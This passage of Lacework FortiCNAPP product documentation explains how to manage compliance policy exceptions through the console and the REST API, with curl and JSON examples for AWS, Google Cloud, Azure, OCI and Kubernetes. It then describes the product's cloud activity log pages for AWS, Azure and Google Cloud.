
4. Select *Bucket Name* or *Resource Tags* to add exceptions to the policy based on your needs.
5. Select or enter one or more values in the *Bucket Name* or *Resource Tags* field(s) for this exception.
6. Select one or more resource tags in the *Resource Tags* field for this exception.



If the `key:value` for this resource tag is not valid, the Lacework FortiCNAPP Console shows an error message.



7. (Optional) Enter a *Comment* for the exception.
8. Click *Save* to save your new exception to the policy. Your new exception appears in the list for the compliance policy.



Add Compliance Exceptions in the Kubernetes Compliance Dashboard

Kubernetes Compliance Policy Exceptions can also be added in the Kubernetes Compliance Dashboard.

1. Go to *Compliance > Kubernetes* in the Lacework FortiCNAPP Console.
2. Click Group by Policy to view individual policy assessments.
3. (Optional) Use filters and/or the search function to find specific policies.
4. Click a policy to view more details in the Policy Drawer.
5. Click *View exceptions* to see details of any exception defined for this policy.
6. Click *Add exception* and provide the exception criteria.
7. Click *Save* once complete.

Manage Compliance Policy Exceptions in the Lacework FortiCNAPP Console

View Exceptions for a Policy

1. Log in to the Lacework FortiCNAPP Console and go to *Policies*.
2. Click a specific compliance policy and click the *Exceptions* tab. A list of all exceptions for this policy appears.
3. Examine the exception parameters, such as: *Account Ids*, *Bucket Name*, *Resource Tags*, and optionally *Comments*, for the exception.

Edit an Exception for a Policy

Once an exception is edited, the edit will not take effect until the next compliance assessment run is complete.

1. Log in to the Lacework FortiCNAPP Console and go to *Policies*.
2. Click a specific compliance policy and click the *Exceptions* tab. A list of exceptions appears for this policy.
3. Click the *Edit* icon next to modify an existing exception configured for the policy.
4. Modify any of the parameters and values for this exception.
5. Click *Add Exception* / *Save* to save the changes to this exception.

Delete an Exception from a Policy

1. Log in to the Lacework FortiCNAPP Console and go to *Policies*.
2. Click a specific compliance policy and click the *Exceptions* tab. A list of exceptions appears for this policy.
3. Click the *Delete* icon next to the specific exception.
4. Click *Yes* when prompted to delete the exception.

Other Actions

Search for Exceptions on a Policy

1. Log in to the Lacework FortiCNAPP Console and go to *Policies*.
2. Click a specific compliance policy and click the *Exceptions* tab. A list of exceptions appears for this policy.
3. Click the *Search* icon next to the specific exception.
4. Enter a search string. Search results containing this search string appear.

Refresh the List of Exceptions on a Policy

Additionally, you can refresh the list of exceptions under a specific policy in the *Exceptions* tab.

1. Log in to the Lacework FortiCNAPP Console and go to *Policies*.
2. Click a specific compliance policy and click the *Exceptions* tab. A list of exceptions appears for this policy.
3. Click the *Refresh* icon next to *Add Exceptions*.

Download the List of Exceptions on a Policy

You can download the list of exceptions configured for a policy as a CSV file.

1. Log in to the Lacework FortiCNAPP Console and go to *Policies*.
2. Click a specific compliance policy and click the *Exceptions* tab. A list of exceptions appears for this policy.
3. Click the *Download* icon next to *Add Exceptions*.

If there are more than ten exceptions under a compliance policy, use the *Next Page* icon to view more exceptions.

Add or Edit Compliance Policy Exceptions through the Lacework FortiCNAPP API

This method requires that you obtain the policy exception configuration before creating an exception. The exception configuration varies from policy to policy, so this must be known before creating an exception for a given policy.

Generate your API Access Key and Token before attempting to create exceptions.

The access token is represented as `$AccountAdminToken` within the curl command examples shown in this article.

General Considerations & Limitations

- Manual Policies cannot have exceptions applied to them.
- Once an exception is added or edited, it will not take effect until the next compliance assessment run is complete.

Add Compliance Policy Exceptions

1. Get the Policy Exception Configuration

Use the Policies Details endpoint to get all the information on a given policy:

`GET https://api.lacework.net/api/v2/Policies/{policyId}`

```
curl -X GET -H "Authorization: Bearer $AccountAdminToken" -H "Content-Type:
application/json" "https://myAccount.lacework.net/api/v2/Policies/lacework-global-87"
```

From the output, you need the `exceptionConfiguration` section as that contains the required `fieldKey` values for creating the exception.

If you have jq installed, you can adjust the example above to only print the `exceptionConfiguration` section:

```
curl -X GET -H "Authorization: Bearer $AccountAdminToken" -H "Content-Type:
application/json" "https://myAccount.lacework.net/api/v2/Policies/lacework-global-87" | jq
'.data.exceptionConfiguration'
```

Alternatively, if you have the Lacework FortiCNAPP CLI installed, you can use the Raw Lacework FortiCNAPP API to get the `exceptionConfig` for a given policy:

```
lacework api get /api/v2/Policies/<policy-id> | jq
'.data.exceptionConfiguration'
```

Exception Configuration Examples

AWS:

```
"exceptionConfiguration": {
  "constraintFields": [
    {
      "dataType": "String",
      "fieldKey": "accountIds",
      "multiValue": true
    },
    {
      "dataType": "String",
      "fieldKey": "regionNames",
      "multiValue": true
    },
    {
      "dataType": "String",
      "fieldKey": "resourceNames",
      "multiValue": false
    },
    {
      "dataType": "KVTagPair",
      "fieldKey": "resourceTags",
      "multiValue": true
    }
  ]
},
```

Google Cloud:

```
"exceptionConfiguration": {
  "constraintFields": [
    {
      "dataType": "Number",
      "fieldKey": "organizations",
      "multiValue": true
    },
    {
      "dataType": "String",
      "fieldKey": "projects",
      "multiValue": true
    },
```

```
        {
          "dataType": "KVTagPair",
          "fieldKey": "resourceLabel",
          "multiValue": true
        },
        {
          "dataType": "String",
          "fieldKey": "resourceName",
          "multiValue": false
        }
      ]
    },
```

Azure:

```
    "exceptionConfiguration": {
      "constraintFields": [
        {
          "dataType": "String",
          "fieldKey": "azureResourceGroup",
          "multiValue": false
        },
        {
          "dataType": "String",
          "fieldKey": "regionNames",
          "multiValue": true
        },
        {
          "dataType": "String",
          "fieldKey": "resourceName",
          "multiValue": false
        },
        {
          "dataType": "KVTagPair",
          "fieldKey": "resourceTags",
          "multiValue": true
        },
        {
          "dataType": "String",
          "fieldKey": "subscriptions",
          "multiValue": true
        },
        {
          "dataType": "String",
          "fieldKey": "tenants",
          "multiValue": true
        }
      ]
    },
```

OCI:

```
    "exceptionConfiguration": {
      "constraintFields": [
        {
          "dataType": "String",
          "fieldKey": "compartmentIds",
          "multiValue": true
        },
        {
          "dataType": "String",
          "fieldKey": "nestedCompartmentIds",
          "multiValue": true
        },
        {
          "dataType": "String",
          "fieldKey": "regionNames",
          "multiValue": true
        },
        {
          "dataType": "String",
          "fieldKey": "resourceName",
          "multiValue": false
        }
      ]
    },
```

Kubernetes:

EKS:

```
    "exceptionConfiguration": {
      "constraintFields": [
        {
          "dataType": "String",
          "fieldKey": "k8sAccountIds",
          "multiValue": true
        },
        {
          "dataType": "String",
          "fieldKey": "k8sClusterNames",
          "multiValue": true
        },
        {
          "dataType": "String",
          "fieldKey": "k8sNamespaces",
          "multiValue": true
        },
        {
          "dataType": "String",
          "fieldKey": "k8sRegionNames",
```

```
          "multiValue": true
        },
        {
          "dataType": "KVTagPair",
          "fieldKey": "k8sResourceLabels",
          "multiValue": true
        },
        {
          "dataType": "String",
          "fieldKey": "k8sResourceTypes",
          "multiValue": true
        },
        {
          "dataType": "String",
          "fieldKey": "k8sClusterResourceNames",
          "multiValue": false
        }
      ]
    },
```

GKE:

```
{
  "constraintFields": [
    {
      "dataType": "String",
      "fieldKey": "k8sClusterNames",
      "multiValue": true
    },
    {
      "dataType": "String",
      "fieldKey": "organizations",
      "multiValue": true
    },
    {
      "dataType": "String",
      "fieldKey": "projects",
      "multiValue": true
    },
    {
      "dataType": "String",
      "fieldKey": "resourceName",
      "multiValue": false
    }
  ]
}
```

2. Create the JSON Payload for the Exception

Once you have the exception configuration for the policy, create the JSON payload for the policy exception based on the `fieldKey` values.

AND vs OR

The following operator logic applies in these circumstances:

- Multiple exception criteria in a single exception = *AND*

  For example:

  a. A policy exception is created for an Amazon S3 bucket resource with criteria that includes a `resourceNames` and `resourceTags` field.

  b. The exception applies to a bucket that has a matching resource name *and* resource tag.
- Multiple policy exceptions for a single policy = *OR*

  For example:

  a. A policy exception is created for an Amazon S3 bucket resource with criteria of a `resourceNames`.

  b. A second policy exception is created with criteria of `resourceTags`.

  c. The exception applies to any bucket found that has a matching resource name defined in the first exception *or* resource tags defined in the second exception.

Data Types and Wildcards

Use the following sections to understand the expected format for each `fieldKey` value.

AWS:

JSON `fieldKey`	UI Equivalent	Data Type	Wildcards accepted?
`accountIds`	Account Ids	String	Yes
`regionNames`	Region Names	String	Yes
`resourceNames`	User Name, Policy Name, Bucket Name, Volume Id, RDS Database, Trail Name, Key Id/Alias, VPC Id, Network ACL ARN, Group Id/Name	String	Yes
`resourceTags`	Resource Tags	Key Value	No

Google Cloud:

JSON `fieldKey`	UI Equivalent	Data Type	Wildcards accepted?
`organizations`	Organizations (IDs)	Number	Yes

JSON `fieldKey`	UI Equivalent	Data Type	Wildcards accepted?
`projects`	Projects (IDs)	String	Yes
`resourceName`	Resource Name	String	Yes
`resourceLabel`	Resource Label	Key Value	No

Azure:

JSON `fieldKey`	UI Equivalent	Data Type	Wildcards accepted?
`tenants`	Tenants	String	Yes
`subscriptions`	Subscriptions	String	Yes
`regionNames`	Regions	String	Yes
`azureResourceGroup`	Resource Group	String	Yes
`resourceName`	Resource Name	String	Yes
`resourceTags`	Resource Tags	Key Value	No

OCI:

JSON `fieldKey`	UI Equivalent	Data Type	Wildcards accepted?
`compartmentIds`	Compartment IDs without descendants	String	Yes
`nestedCompartmentIds`	Compartment IDs with descendants	String	Yes
`regionNames`	Regions	String	Yes
`resourceName`	Resource Name	String	Yes

Kubernetes:

EKS:

JSON `fieldKey`	UI Equivalent	Data Type	Wildcards accepted?
`k8sAccountIds` or `accountIds`	Account Ids	String	Yes
`k8sClusterNames`	Cluster Names	String	Yes
`k8sRegionNames` or `regionNames`	Region Names	String	Yes
`k8sResourceTypes`	Resource Types	String	Yes
`k8sNamespaces`	Namespaces	String	Yes
`k8sResourceLabels`	Resource Labels	Key Value	No

JSON `fieldKey`	UI Equivalent	Data Type	Wildcards accepted?
`k8sClusterResourceNames` or `resourceNames`	*Various* (for example: Cluster Role Binding Name)	String	Yes
`k8sClusterPodContainerImageNames`	Image Names	String	Yes
`resourceTags`	Resource Tags or Tags	Key Value	No

You can simply enter a registry when creating an exception for `k8sClusterPodContainerImageNames`.

```
{
  "fieldKey": "k8sClusterPodContainerImageNames",
  "fieldValues": [
    "*public.ecr.aws*",
    "*.ecr.*.amazonaws.com/*"
  ]
},
```

GKE:

JSON `fieldKey`	UI Equivalent	Data Type	Wildcards accepted?
`k8ProjectIds` or `projects`	Project Ids or Projects	String	Yes
`k8ProjectNumbers`	Project Numbers	Number	Yes
`k8sClusterNames`	Cluster Names	String	Yes
`organizations`	Organizations (IDs)	Number	Yes
`resourceName`	Resource Name	String	Yes
`k8sRegionNames`	Region Names	String	Yes
`k8sResourceTypes`	Resource Types	String	Yes

Wildcard Usage

You can use wildcards to match and exclude singular or multiple resources for field values that accept wildcards.

For example, if you wanted to exclude the AWS resource `mySecurityGroup_sg`, you can exclude it using wildcards with one of the following examples:

AWS Example 1

```
{
  "fieldKey": "resourceNames",
  "fieldValues": [
```

```
        "*_sg"
      ]
    },
```

AWS Example 2

```
    {
      "fieldKey": "resourceNames",
      "fieldValues": [
        "*SecurityGroup*"
      ]
    },
```

AWS Example 3

```
    {
      "fieldKey": "resourceNames",
      "fieldValues": [
        "mySecurityGroup*"
      ]
    },
```

For Google Cloud, if you wanted to exclude the resource `//storage.googleapis.com/myBucketName`, the following example will work:

Google Cloud Example

```
    {
      "fieldKey": "resourceName",
      "fieldValues": [
        "*myBucketName"
      ]
    },
```

JSON Payload Examples

AWS:

Do not use the ARN format when providing the `resourceNames` value for policy exceptions.

For example, using `arn:aws:s3

mys3bucket`is not accepted, as only`mys3bucket` should be provided. :::

Based on the policy type, the correct type of resource should be provided when entering the `fieldValues` for `resourceNames` (if you are not using a "*" wildcard).

For example, the lacework-global-87 policy requires one or more security groups in the `fieldValues` entry for `resourceNames`:

```
{
    "description": "All traffic is allowed through this security group",
    "constraints": [
      {
        "fieldKey": "accountIds",
        "fieldValues": [
          "*"
        ]
      },
      {
        "fieldKey": "regionNames",
        "fieldValues": [
          "us-west-2"
        ]
      },
      {
        "fieldKey": "resourceNames",
        "fieldValues": [
          "mySecurityGroup_sg"
        ]
      },
      {
        "fieldKey": "resourceTags",
        "fieldValues": [
          {
          "key": "mykey",
          "value": "myvalue"
          }
        ]
      },
    ]
}
```

If `accountIds` or `regionNames` are not included in the JSON payload and are part of the exception criteria for a policy, the default `fieldValues` would be `*`.

This would mean all integrated accounts and/or regions would be included in the exception.

Google Cloud:

The `resourceName` field value must be in the full resource name format unless you are using wildcards.

Additionally, the organizations and projects fields should be in ID format.

Based on the policy type, the correct type of resource should be provided when entering the `fieldValues` for `resourceName` (if you are not using a "*" wildcard).

For example, the lacework-global-270 policy requires one or more Cloud Storage buckets in the `fieldValues` entry for `resourceName`:

```
{
    "description": "Allow public access to this cloud storage bucket",
    "constraints": [
      {
        "fieldKey": "organizations",
        "fieldValues": [
          "*"
        ]
      },
      {
        "fieldKey": "projects",
        "fieldValues": [
          "*"
        ]
      },
      {
        "fieldKey": "resourceName",
        "fieldValues": [
          "//storage.googleapis.com/myBucketName"
        ]
      },
      {
        "fieldKey": "resourceLabel",
        "fieldValues": [
          {
          "key": "mykey",
          "value": "myvalue"
          }
        ]
      },
    ]
}
```

Azure:

Based on the policy type, the correct type of resource should be provided when entering the `fieldValues` for `resourceName` (if you are not using a "*" wildcard).

For example, the lacework-global-617 policy requires one or more storage accounts in the `fieldValues` entry for `resourceName`:

```
{
    "description": "Exclude this storage account from trusting Azure services access",
    "constraints": [
      {
        "fieldKey": "tenants",
        "fieldValues": [
          "*"
        ]
      },
      {
        "fieldKey": "subscriptions",
```

```
        "fieldValues": [
          "*"
        ]
      },
      {
        "fieldKey": "azureResourceGroup",
        "fieldValues": [
          "*"
        ]
      },
      {
        "fieldKey": "regionNames",
        "fieldValues": [
          "centralus"
        ]
      },
      {
        "fieldKey": "resourceName",
        "fieldValues": [
          "mystorageaccount"
        ]
      },
      {
        "fieldKey": "resourceTags",
        "fieldValues": [
          {
          "key": "mykey",
          "value": "myvalue"
          }
        ]
      },
    ]
}
```

OCI:

Compartment ID entries

- For `compartmentIds`, this entry should only contain Compartment IDs that have no nested subcompartments. The exception will only apply to this compartment.
- For `nestedCompartmentIds`, this entry should only contain Compartment IDs that have nested subcompartments (for example, the tenancy / root compartment). The exception will apply to this compartment and any subcompartments therein.

Based on the policy type, the correct type of resource should be provided when entering the `fieldValues` for `resourceName` (if you are not using a "*" wildcard).

For example, the lacework-global-209 policy requires one or more block volumes in the `fieldValues` entry for `resourceName`:

```
{
    "description": "Block volume does not require attaching to instance",
```

```
    "constraints": [
      {
        "fieldKey": "compartmentIds",
        "fieldValues": [
          "*"
        ]
      },
      {
        "fieldKey": "nestedCompartmentIds",
        "fieldValues": [
          "*"
        ]
      },
      {
        "fieldKey": "regionNames",
        "fieldValues": [
          "oci-global"
        ]
      },
      {
        "fieldKey": "resourceName",
        "fieldValues": [
          "myblockvolume01"
        ]
      },
    ]
}
```

Kubernetes:

EKS:

Example 1:

Based on the policy type, the correct type of resource should be provided when entering the `fieldValues` for `k8sClusterResourceNames` (if you are not using a "*" wildcard).

For example, the lacework-global-335 policy requires one or more Cluster Role Binding Names in the `fieldValues` entry for `k8sClusterResourceNames`:

```
{
    "description": "Exclude this cluster role binding from using default service accounts",
    "constraints": [
      {
        "fieldKey": "k8sAccountIds",
        "fieldValues": [
          "*"
        ]
      },
      {
        "fieldKey": "k8sClusterNames",
        "fieldValues": [
```

```
          "*"
        ]
      },
      {
        "fieldKey": "k8sNamespaces",
        "fieldValues": [
          "*"
        ]
      },
      {
        "fieldKey": "k8sRegionNames",
        "fieldValues": [
          "*"
        ]
      },
      {
        "fieldKey": "k8sResourceTypes",
        "fieldValues": [
          "*"
        ]
      },
      {
        "fieldKey": "k8sResourceLabels",
        "fieldValues": [
          {
          "key": "mykey",
          "value": "myvalue"
          }
        ]
      },
      {
        "fieldKey": "k8sClusterResourceNames",
        "fieldValues": [
          "my-cluster-role-binding"
        ]
      },
    ]
}
```

Example 2:

Some policies do not require a specific resource name and apply generally to Kubernetes configuration.

For example, the lacework-global-320 policy can have an exception that applies to all Kubernetes clusters in a specific region:

```
{
    "description": "Allow Kubernetes clusters in the us-west-2 region to accept anonymous
authentication requests",
    "constraints": [
      {
        "fieldKey": "k8sAccountIds",
```

```
        "fieldValues": [
          "*"
        ]
      },
      {
        "fieldKey": "k8sClusterNames",
        "fieldValues": [
          "*"
        ]
      },
      {
        "fieldKey": "k8sRegionNames",
        "fieldValues": [
          "us-west-2"
        ]
      },
      {
        "fieldKey": "k8sResourceTypes",
        "fieldValues": [
          "*"
        ]
      },
    ]
}
```

GKE:

Example 1:

The `resourceName` field value must be in the full resource name format unless you are using wildcards.

Additionally, the organizations and projects fields should be in ID format.

Based on the policy type, the correct type of resource should be provided when entering the `fieldValues` for `resourceName` (if you are not using a "*" wildcard).

For example, the lacework-global-769 policy requires one or more Node Pools in the `fieldValues` entry for `resourceName`:

```
{
    "description": "Exclude this node pool from requiring integrity monitoring",
    "constraints": [
      {
        "fieldKey": "k8sClusterNames",
        "fieldValues": [
          "*"
        ]
      },
      {
        "fieldKey": "organizations",
        "fieldValues": [
```

```
          "*"
        ]
      },
      {
        "fieldKey": "projects",
        "fieldValues": [
          "*"
        ]
      },
      {
        "fieldKey": "resourceName",
        "fieldValues": [

"//container.googleapis.com/projects/myproject/locations/mylocation/clusters/mycluster/nod
ePools/mynodepool"
        ]
      },
    ]
}
```

Example 2:

Some policies do not require a specific resource name and apply generally to Kubernetes configuration.

For example, the lacework-global-733 policy can have an exception that applies to all Kubernetes clusters in a specific region:

```
{
    "description": "Allow Kubernetes clusters in the us-west-2 region to accept anonymous
authentication requests",
    "constraints": [
      {
        "fieldKey": "k8ProjectIds",
        "fieldValues": [
          "*"
        ]
      },
      {
        "fieldKey": "k8ProjectNumbers",
        "fieldValues": [
          "*"
        ]
      },
      {
        "fieldKey": "k8sClusterNames",
        "fieldValues": [
          "*"
        ]
      },
      {
        "fieldKey": "k8sRegionNames",
        "fieldValues": [
```

```
          "us-west-2"
        ]
      },
      {
        "fieldKey": "k8sResourceTypes",
        "fieldValues": [
          "*"
        ]
      },
    ]
}
```

3. Add the Policy Exception

Use the Create Policy Exceptions endpoint when adding new policy exceptions:

`POST /api/v2/Exceptions?policyId={policyId}`

In the example below, the JSON payload exists as a file named `myexceptionpayload.json` in the local directory:

```
curl -X POST -H "Authorization: Bearer $AccountAdminToken" -H "Content-Type:
application/json" --data @myexceptionpayload.json
"https://myAccount.lacework.net/api/v2/Exceptions?policyId=lacework-global-87"
```

The command is successful if a `201` response is received.

Edit Compliance Policy Exceptions

Editing an existing Compliance policy exception through the API is similar to adding a new policy exception. A different endpoint will be used, and the existing policy exception ID must also be obtained.

1. Edit your existing JSON Payload file or create a new one with the updated details.
2. Use the List All Policy Exceptions endpoint to find all exceptions applied to a policy:

   `GET /api/v2/Exceptions?policyId={policyId}`

   ```
   curl -X GET -H "Authorization: Bearer $AccountAdminToken" -H "Content-Type:
   application/json" "https://myAccount.lacework.net/api/v2/Exceptions?policyId=lacework-
   global-87"
   ```

   Find the `exceptionId` that you want to update as this will be used in the next step.
3. Update policy exceptions by using the Update Policy Exceptions endpoint:

   `PATCH /api/v2/Exceptions/{exceptionId}?policyId={policyId}`

   In the example below, the JSON payload exists as a file named `myupdatedexceptionpayload.json` in the local directory and the existing policy exception ID is `myExceptionId`:

```
curl -X PATCH -H "Authorization: Bearer $AccountAdminToken" -H "Content-Type:
application/json" --data @myupdatedexceptionpayload.json
"https://myAccount.lacework.net/api/v2/Exceptions/myExceptionId?policyId=lacework-
global-87"
```

The command is successful if a `200` response is received.

Activity monitoring

Activity monitoring consists of the following:

- Cloud Activity Logs
- Kubernetes Activity Logs

Cloud Activity Logs

- Cloud Activity Integrations
- Cloud Activity Log Dossiers
- Cloud Activity Log Policies
- Cloud Anomaly Policies

Cloud Activity Integrations

The following integration methods for cloud activity monitoring are available:

AWS

- Terraform
- AWS CloudFormation
- Manual integration

Azure

- Terraform
- Manual integration

Google Cloud

- Terraform
- Manual integration

Cloud activity logs

This section contains information about the following topics:

- AWS CloudTrail Page
- Azure Activity Log Page
- GCP Audit Log Page
- Log Types

CloudTrail

Overview

Lacework FortiCNAPP provides visibility into your account security through the continued monitoring and analysis of collected CloudTrail data. The *CloudTrail* page provides graphs and panels that summarize this CloudTrail data.

Lacework FortiCNAPP ingests management events only, see Log Types for more information.

In the Lacework FortiCNAPP console, go to *Cloud Logs > AWS CloudTrail* to view the AWS CloudTrail page.

All data displayed on this page is limited by the specified date range and filters.

Filters

Use the following methods to further refine the data displayed:

- Use the search bar or filters at the top of the page to filter by specific fields, operators, and values. You can specify the * wildcard to match one or more characters. Additionally, some table's column values let you add a filter by selecting the adjacent funnel icon.
- To remove an active filter, click its filter, click *Reset* or *x* in the dialog, and then click *Show results*.
- To remove all filters, click *Reset*.

Time range

To change the time range, use the horizontal arrows to move to another period. Click the time range to open a dialog to configure the displayed time range.

Only information found during the specified date range is reported. For example, if a specific behavior occurred nine days ago but the specified range is *Latest 1 week*, this behavior is not listed.

Visual graphs

The following visual graphs are displayed on the left:

- Events
- Alerts
- Unique usernames
- Unique APIs
- Unique accounts
- Unique regions

- Unique services
- Unique errors

Related alerts

Active High-Priority Alerts displays all CloudTrail alerts by severity.

Polygraph

In the *Polygraph* panel, visualize your data to help identify any misconfigurations or events that both should and should not be occurring.

The Polygraph displays API behavior in the following order from left to right:

- AWS account
- Region
- Call type
- User and role
- Region
- AWS service
- Action
- Resource

CloudTrail logs

Use search and utilize filters to identify and analyze actions within your AWS accounts.

For some values in this panel, you can click the funnel icon to add a filter. For example, click the funnel next to a service to create a filter to only show data from a specific service. The new filter appears at the top of the panel. You can combine multiple filters using *includes* and *excludes* to isolate specific logs to inspect.

User details

The *User details* panel displays a list of CloudTrail user information. This panel is useful when you need to audit or assess user activity. For example, you can see in which account and region a user engaged in an activity, as well as information about whether multi-factor authentication is enabled on a particular account.

User events

The *User events* panel displays information about user events. This panel is useful when looking into specific users or IAM service account roles to see what particular alert and events are being generated and how many.

API error events

The *API error events* panel displays information about API error events. This panel can be helpful when attempting to isolate what API calls are being made to your AWS accounts, the associated errors that are occurring, and how many. For example, sort on the *Error Count* column in descending order to view a list of the API errors most commonly occurring in your AWS account.

AWS anomaly alerting

AWS anomaly-based alerting generates alerts when there are behavioral changes. For the list of AWS alerts, see Alert types on page 1774.

Azure Activity Log Page

Overview

Lacework FortiCNAPP provides visibility into your account security through the continued monitoring and analysis of Azure Activity Logs from your subscriptions. The Activity Log page provides graphs and panels that summarize the Activity Log data that is collected during this monitoring and analysis. Lacework FortiCNAPP ingests activity logs only, see Log Types for more information.

Select *Cloud logs > Azure Activity Log* in the Lacework FortiCNAPP Console to display the Azure Activity Log page.

To populate the Activity Log data viewed in this page, you must configure an integration with at least one Azure account. For more information, see Azure integration on page 250.

An Azure tenant identifies an organization (account) that owns and manages Azure resources. These resources reside within Azure subscriptions.

Filters

Use the tenant filter to limit the results displayed in the dashboard to a single specific Azure subscription or all Azure subscriptions integrated with Lacework FortiCNAPP. Use the subscription filter to narrow the results to a specific Azure subscription within the tenant or select *All Subscriptions* (default).

Use the following methods to further refine the data displayed:

- Use the search bar or filters at the top of the page to filter by specific fields, operators, and values. You can specify the * wildcard to match one or more characters. Additionally, some table's column values let you add a filter by selecting the adjacent funnel icon.
- To remove an active filter, click its filter and then click *Reset* or *x*. To remove all filters, click *Reset*, which is next to the filters.

Time Range

To change the time range, use the horizontal arrows to move to another period, select a different period, or select *Custom*.

Only information found during the specified date range is reported. For example, if 9 days ago there was specific behavior and the specified range is latest week, this behavior is not listed.

Visual Graphs

The Lacework FortiCNAPP Console displays the following visual graphs:

- Events
- Alerts
- Unique Users
- Unique Operations
- Unique Subscriptions
- Unique Caller Regions
- Unique Resource Types
- Unique Errors

All data, including these graphs, correlates with the date range and parameters set in the global filter.

Related Alerts

All Activity Log alerts broken out by severity.

Polygraph

In the Polygraph panel, you can visualize your data in a streamlined way that can help identify any misconfigurations or events that both should and should not be occurring.

For Activity Logs, the Polygraph displays API behavior in the following order from left to right:

Subscription Name -> Caller IP Address -> Principal ID (User/Service/Group) -> Provider Name -> Resource Type -> Operation -> Resource ID -> Result Type

Activity Logs

The logs listed in the *Activity Logs* panel resemble the logs you would see in the Azure Console (*Azure > Activity Log*). However, the Lacework FortiCNAPP console allows you to search and utilize filters to identify and analyze actions within your Azure subscription(s).

Click the filter icon to add a filter for the values that support filtering. For example, click the filter icon next to a service to create a filter to only show data from a specific service. The new filter appears at the top of the panel. Use multiple filters, including includes and excludes, to isolate the data you want to view and inspect.

User Details

The *User Details* panel displays a list of Activity Log user information, including the following details:

- Principal identifier and type
- Role
- User name
- Tenant identifier and name
- Subscription identifier and name
- City, State and Country
- First seen time
- Last seen time

This panel is useful when you need to audit or assess user activity. In this panel, you can view details such as what account and location a user engaged in an activity, as well as information such as which subscription the user accesses.

API Error Events

The *API Error Events* panel displays various events related to the following:

- Tenant name
- Subscription name
- Provider Name
- Resource type
- Category
- Result type
- Error count

This panel can be helpful when attempting to isolate what API calls are being made to your Azure subscriptions(s), the associated errors that are occurring, and how many times the error occurred. For example, sort the *Error Count* column in descending order to view a list of the API errors occurring within your Azure subscription to raise visibility into service account roles and the errors they are generating that may need to be investigated and assessed.

Azure Anomaly Alerting

Azure anomaly-based alerting generates intelligent and optimized alerts for your Azure environment by comparing behavior on an hourly basis. This feature detects intrinsic changes such as a user accessing services for the first time or accessing them from a bad source. For the list of Azure alerts, see Alert types on page 1774.

GCP Audit Log Page

Overview

Lacework FortiCNAPP provides visibility into your account security through the continued monitoring and analysis of Audit Log. The Audit Log page provides graphs and panels that summarize the Audit Log data collected during this monitoring and analysis. Lacework FortiCNAPP ingests only admin activity audit logs and system event audit logs, see Log Types on page 548 for more information.

Select *Cloud logs > GCP Audit Log* in the Lacework FortiCNAPP Console to display the GCP Audit Log page.

To populate the Google Cloud data viewed in this page, you must configure an integration with at least one Google Cloud account. For more information, see Google Cloud integration on page 295.

Filters

Use the organization filter to limit the results displayed to a single specific Google Cloud account or all Google Cloud accounts integrated with Lacework FortiCNAPP. Use the project filter to narrow the results to a specific project within the organization, or select *All Projects* (default).

Use the following methods to further refine the data displayed:

- Use the search bar or filters at the top of the page to filter by specific fields, operators, and values. You can specify the * wildcard to match one or more characters. Additionally, some table's column values let you add a filter by selecting the adjacent funnel icon.
- To remove an active filter, click its filter and then click *Reset* or *x*. To remove all filters, click *Reset*, which is next to the filters.

Time Range

To change the time range, use the horizontal arrows to move to another period, select a different period, or select *Custom*.

Only information found during the specified date range is reported. For example, if 9 days ago there was specific behavior and the specified range is latest week, this behavior is not listed.

Visual Graphs

The following visual graphs are displayed on the left:

- Unique Users
- Unique Methods

- Unique Projects
- Unique Regions
- Unique Resource Types
- Unique Errors

All data, including these graphs, correlates with the date range and parameters set in the global filter.

Related Alerts

